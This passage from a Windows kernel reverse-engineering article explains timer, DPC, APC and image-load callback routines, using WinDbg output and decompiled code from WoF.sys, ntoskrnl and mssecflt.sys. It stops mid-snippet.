
Multiple rootkits have used this callback to create a timer object within a non-arbitrary threat context to schedule operations that will be executed in a periodic way. For example, professionals who are hunting timers might use WinDbg **!timer** extension to list **all** pending timers on system:



```
0: kd> !timer
Dump system timers

Interrupt time: b8873b4e 00000000 [ 3/ 6/2023 17:43:19.503]

PROCESSOR 0 (nt!_KTIMER_TABLE fffff80367fe3d80 - Type 0 - High precision)
List Timer              Interrupt Low/High Fire Time                 DPC/thread

PROCESSOR 0 (nt!_KTIMER_TABLE fffff80367fe3d80 - Type 1 - Standard)
List Timer              Interrupt Low/High Fire Time                 DPC/thread
  1 ffffb00dca125880    bb08d78d 00000000 [ 3/ 6/2023 17:43:23.708]  (DPC @ ffffb00dca1258c0)
    ffffb00dc9420180    dc06d2d2 00000000 [ 3/ 6/2023 17:44:19.060]  thread ffffb00dc9420080
  9 ffffb00dc9a74180    04243156 00000001 [ 3/ 6/2023 17:45:26.361]  thread ffffb00dc9a74080
 12 ffffb00dc94cf180    bc31e920 00000000 [ 3/ 6/2023 17:43:25.655]  thread ffffb00dc94cf080
    ffffb00dc7bed930    cb35f859 00000000 [ 3/ 6/2023 17:43:50.847]  thread ffffb00dc7f21080
 14 ffffb00dc7beebc0    bb3e676f 00000000 [ 3/ 6/2023 17:43:24.059]  thread ffffb00dc7949080
 15 ffffb00dc7efc6a0    c3421ca5 00000000 [ 3/ 6/2023 17:43:37.505]  thread ffffb00dc7179080
 17 ffffb00dc7e4e180    d845f87f 00000000 [ 3/ 6/2023 17:44:12.763]  thread ffffb00dc7e4e080
 18 ffffb00dc3c6ba00    68486062 00000001 [ 3/ 6/2023 17:48:14.370]  nt!PfSnTracingStateDpcRou
 19 ffffb00dc7becd60    bb53d8ce 00000000 [ 3/ 6/2023 17:43:24.200]  thread ffffb00dc6d57080
 24 ffffb00dc46b7860 P  eb65a19f 00000000 [ 3/ 6/2023 17:44:44.847]  thread ffffb00dc97d3080
 25 ffffb00dc9ef9290    bb684611 00000000 [ 3/ 6/2023 17:43:24.334]  thread ffffb00dc7458080
    ffffb00dc46b7500    b865f1c6 80000000 [         NEVER          ]  thread ffffb00dca526f40
 28 ffffb00dc9ef90e0    c37638bb 00000000 [ 3/ 6/2023 17:43:37.847]  thread ffffb00dc94da0c0
    ffffb00dca37b180    c470e680 00000000 [ 3/ 6/2023 17:43:39.490]  thread ffffb00dca37b080
    ffffb00dca3a3180    c470e680 00000000 [ 3/ 6/2023 17:43:39.490]  thread ffffb00dca3a3080
 29 ffffb00dc701d180    bc756828 00000000 [ 3/ 6/2023 17:43:26.097]  thread ffffb00dc701d080
    ffffb00dc9efa520    bf79cb4a 00000000 [ 3/ 6/2023 17:43:31.159]  thread ffffb00dc9565080
 30 ffffb00dc9ab9180    bc79b387 00000000 [ 3/ 6/2023 17:43:26.126]  thread ffffb00dc9ab9080
```

**[Figure 65] WinDbg timer extension**


As a simple example about the usage of **ExAllocateTimer routine**, we could check any filter  driver as **WoF.sys (Windows Overlay Filter)** that initializes a timer object associated with a callback named **TlgAggregateInternalFlushTimerCallbackKernelMode**. The reversing job of the routine shown below can be improved a lot, but it is enough for now because we only want to highlight the usage of one routine:



```
pool_1 *__fastcall CreateTlgAggregateSession(char a1, char a2)
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]

  ptr_pool_1 = (pool_1 *)ExAllocatePoolWithTag(
                           a1 != 0 ? PagedPool : NonPagedPoolNx,
                           376ui64,
                           'GArT');
  ptr_pool_1_1 = ptr_pool_1;
  if ( !ptr_pool_1 )
    goto LABEL_9;
  memset(ptr_pool_1, 0, sizeof(pool_1));
  ptr_pool_1_1->field_110 = 0i64;
  if ( a2 || !a1 )
  {
    ptr_struct_1 = (struct_1 *)ExAllocatePoolWithTag(
                                 NonPagedPoolNx,
                                 64ui64,
                                 'GArT');
    ptr_struct_1_1 = ptr_struct_1;
    if ( ptr_struct_1 )
      memset(ptr_struct_1, 0, 64u);
    ptr_pool_1_1->CallbackContext = (__int64)ptr_struct_1_1;
    if ( !ptr_struct_1_1 )
      goto LABEL_9;
    KeInitializeEvent(&ptr_struct_1_1->ptr_KEVENT, NotificationEvent, 0);

    ptr_struct_2 = (struct_2 *)ptr_pool_1_1->CallbackContext;
    ptr_struct_2->callback = (__int64)TlgAggregateInternalFlushWorkItemRoutineKernelMode;
    ptr_struct_2->field_3 = (__int64)ptr_pool_1_1;
    ptr_struct_2->field_0 = 0i64;
    *(_WORD *)(ptr_pool_1_1->CallbackContext + 56) = 0;
    if ( a2 )
    {
      Timer = ExAllocateTimer(
                TlgAggregateInternalFlushTimerCallbackKernelMode,
                ptr_pool_1_1->CallbackContext,
                8i64);
      ptr_pool_1_1->timer = Timer;
      if ( !Timer )
      {
LABEL_9:
        DestroyAggregateSession(ptr_pool_1_1);
        return 0i64;
      }
    }
  }
  return ptr_pool_1_1;
}
```

**[Figure 66] ExAllocateTimer example**

- **IoSetCompletionRoutineEx( ):** Although we already have commented about this routine at a first moment on page 25, it is valid to review that this routine registers an **IoCompletion routine**, which is usually called when the next level driver (lower driver) has completed the requested operation related to a provided IRP. The completion routine, which executes from an arbitrary thread or even **DPC ( Deferred Procedure Calls )** context, is responsible for determining whether any additional processing is required for a given IRP. As an additional information, a DPC routine (**DpcForIsr( )**), which is associated with a **DPC object**, is queued by the **ISR** (**Interrupt Service Routine** – its execution must be short and fast) and executed at a later moment with a lower **IRQL (IRQL_DISPATCH_LEVEL)** than the ISR's high level and, in few words, it is responsible for performing the heavy-work that has not been done by ISR. Any remaining work that has not been completed by **DpcForIsr( ) routine** can be done **by CustomDpc( ) routines**, which are extra DPCs. The **DEVICE_OBJECT structure** holds a **KDPC structure** member (**Dpc field**), as shown below, that is used to request the mentioned DPC routine while within of ISR. Therefore, once we get any pending DPC (its possible to list them by using !dpcs extension), we can get its respective address and perform an overlay against the **_KDPC structure** to obtain a better comprehension on further details:




```
0: kd> dt _DEVICE_OBJECT
nt!_DEVICE_OBJECT
   +0x000 Type             : Int2B
   +0x002 Size             : Uint2B
   +0x004 ReferenceCount   : Int4B
   +0x008 DriverObject     : Ptr64 _DRIVER_OBJECT
   +0x010 NextDevice       : Ptr64 _DEVICE_OBJECT
   +0x018 AttachedDevice   : Ptr64 _DEVICE_OBJECT
   +0x020 CurrentIrp       : Ptr64 _IRP
   +0x028 Timer            : Ptr64 _IO_TIMER
   +0x030 Flags            : Uint4B
   +0x034 Characteristics  : Uint4B
   +0x038 Vpb              : Ptr64 _VPB
   +0x040 DeviceExtension  : Ptr64 Void
   +0x048 DeviceType       : Uint4B
   +0x04c StackSize        : Char
   +0x050 Queue            : <unnamed-tag>
   +0x098 AlignmentRequirement : Uint4B
   +0x0a0 DeviceQueue      : _KDEVICE_QUEUE
   +0x0c8 Dpc              : _KDPC
   +0x108 ActiveThreadCount : Uint4B
   +0x110 SecurityDescriptor : Ptr64 Void
   +0x118 DeviceLock       : _KEVENT
   +0x130 SectorSize       : Uint2B
   +0x132 Spare1           : Uint2B
   +0x138 DeviceObjectExtension : Ptr64 _DEVOBJ_EXTENSION
   +0x140 Reserved         : Ptr64 Void
0: kd>
0: kd> !dpcs
CPU Type      KDPC          Function
 0: Normal  : 0xffffcb8141745da0 0xfffff806221099b0 nt!PopExecuteProcessorCallback
```

**[Figure 67] WinDbg: examining DPC (part 1)**


Before proceeding, just a note: eventually your test system doesn't have anything pending at the exact time you are performing this test because it depends on the current activity.

To get further information about a provided KDPC, execute:



```
0: kd> dt _KDPC 0xffffcb8141745da0
nt!_KDPC
   +0x000 TargetInfoAsUlong : 0x8000313
   +0x000 Type             : 0x13 ''
   +0x001 Importance       : 0x3 ''
   +0x002 Number           : 0x800
   +0x008 DpcListEntry     : _SINGLE_LIST_ENTRY
   +0x010 ProcessorHistory : 1
   +0x018 DeferredRoutine  : 0xfffff806`221099b0     void  nt!PopExecuteProcessorCallback+0
   +0x020 DeferredContext  : 0xffffcb81`41745d70 Void
   +0x028 SystemArgument1  : (null)
   +0x030 SystemArgument2  : (null)
   +0x038 DpcData          : 0x00000000`00000001 Void
0: kd> dx -r1 (*((ntkrnlmp!_SINGLE_LIST_ENTRY *)0xffffcb8141745da8))
(*((ntkrnlmp!_SINGLE_LIST_ENTRY *)0xffffcb8141745da8))                 [Type: _SINGLE_LIST_ENTRY]
    [+0x000] Next             : 0x0 [Type: _SINGLE_LIST_ENTRY *]
```

**[Figure 68] WinDbg: examining DPC (part 2)**




```
0: kd> dx -r1 (*((ntkrnlmp!_KDPC_DATA (*)[2])0xfffff806205434c0))
(*((ntkrnlmp!_KDPC_DATA (*)[2])0xfffff806205434c0))                 [Type: _KDPC_DATA [2]]
    [0]                 [Type: _KDPC_DATA]
    [1]                 [Type: _KDPC_DATA]
0: kd>
0: kd> dx -id 0,0,ffff870f9609d040 -r1 (*((ntkrnlmp!_KDPC_DATA *)0xfffff806205434c0))
(*((ntkrnlmp!_KDPC_DATA *)0xfffff806205434c0))                 [Type: _KDPC_DATA]
    [+0x000] DpcList          [Type: _KDPC_LIST]
    [+0x010] DpcLock          : 0x0 [Type: unsigned __int64]
    [+0x018] DpcQueueDepth    : 1 [Type: long]
    [+0x01c] DpcCount         : 0x95b7 [Type: unsigned long]
    [+0x020] ActiveDpc        : 0x0 [Type: _KDPC *]
    [+0x028] LongDpcPresent   : 0x0 [Type: unsigned long]
    [+0x02c] Padding          : 0x0 [Type: unsigned long]
0: kd>
0: kd> dx -r1 (*((ntkrnlmp!_KDPC_LIST *)0xfffff806205434c0))
(*((ntkrnlmp!_KDPC_LIST *)0xfffff806205434c0))                 [Type: _KDPC_LIST]
    [+0x000] ListHead         [Type: _SINGLE_LIST_ENTRY]
    [+0x008] LastEntry        : 0xffffcb8141745da8 [Type: _SINGLE_LIST_ENTRY *]
```

**[Figure 69] WinDbg: examining DPC (part 3)**

**Note:** the **KPCR address** (0x0xfffff806205434c0) came from **!pcr extension's output** (not shown)

- **KeInitializeDpc( ):** this routine is supplemental to the topic explained above because its role is to initialize a **DPC object** and register a **CustomDpc routine** for such object. As expected, the second argument is a pointer to the **KDEFERRED_ROUTINE callback** function that is executed after the **ISR (Interrupt Service Routine)**. Additionally, the **CustomTimerDpc routine** executes after the time interval of a given timer object expires and, of course, readers could do an association to the timer's stuff mentioned previously in this article.




```
void __stdcall KeInitializeDpc(PRKDPC Dpc, PKDEFERRED_ROUTINE DeferredRoutine, PVOID DeferredContext)
{
  Dpc->TargetInfoAsUlong = 275;
  Dpc->DpcData = 0i64;
  Dpc->ProcessorHistory = 0i64;
  Dpc->DeferredRoutine = (void (__fastcall *)(_KDPC *, void *, void *, void *))DeferredRoutine;
  Dpc->DeferredContext = DeferredContext;
}
```

**[Figure 70] ntoskrnl.exe: KeInitializeDPC (part 3)**

- **KeInitializeApc( ):** this routine is used to initialize an **APC (Asynchronous Procedure Calls)** object. As readers could already know, APC is a kind of kernel mechanism that is used to queue a task that will be performed in a context of a given thread. Additionally, APCs have been used to inject code into a user process (in alertable state) from a kernel driver, for example. There are distinct types of APC (**UserAPC, Special User APC** and **Kernel APC**), which the first two cases are associated with APIs such as **QueueUserAPC( )** and **NtQueueApcThreadEx2( )** respectively. **Kernel APC** is a bit different, runs in kernel mode at **IRQL = PASSIVE_LEVEL** (*Special Kernel APC run at IRQL = APC_LEVEL*), it is able to prompt any user mode code running at **IRQL = PASSIVE_LEVEL** and one of its main structures is the **_KAPC** (actually, this structure makes part of a doubly-linked structure within the **_KAPC_STATE** structure, which makes part of the **KTHREAD structure** in the kernel) that must be allocated from a **NonPagedPool memory**. At end, **Kernel APC** works as an interruption because it can happen at almost any time.

- **PsSetLoadImageNotifyRoutine( ):** that is a well-known routine on Windows, and it registers a callback routine (provided by **NotifyRoutine parameter** as a pointer and typed as **PLOAD_IMAGE_NOTIFY_ROUTINE**) that will be notified whenever an image is loaded.  Actually, this routine is supplemented by other similar routines such as **PsSetCreateProcessNotifyRoutine** (it works at an equivalent way, but adding a callback routine that will be invoked whenever a processes to be called or terminated) and **PsSetCreateThreadNotifyRoutine** (same modus operandi but related to thread creation and termination). About registering a callback to be notified about process creation and termination, it is interesting to remember about **PsSetCreateProcessNotifyRoutineEx** and **PsSetCreateProcessNotifyRoutineEx2** too. As a simple example, Windows drivers like **mssecflt.sys (Microsoft Security Events Component file system filter driver)**, which has suffered multiple fixes in last months, uses **PsSetCreateProcessNotifyRoutineEx, PsSetLoadImageNotifyRoutine, PsSetCreateThreadNotifyRoutine** actively:




```
result = SecPsInitializeWorkingThread();
if ( result >= 0 )
{
  result = qword_1C001D010
         ? qword_1C001D010(0i64, SecPsCreateProcessNotify, 0i64)
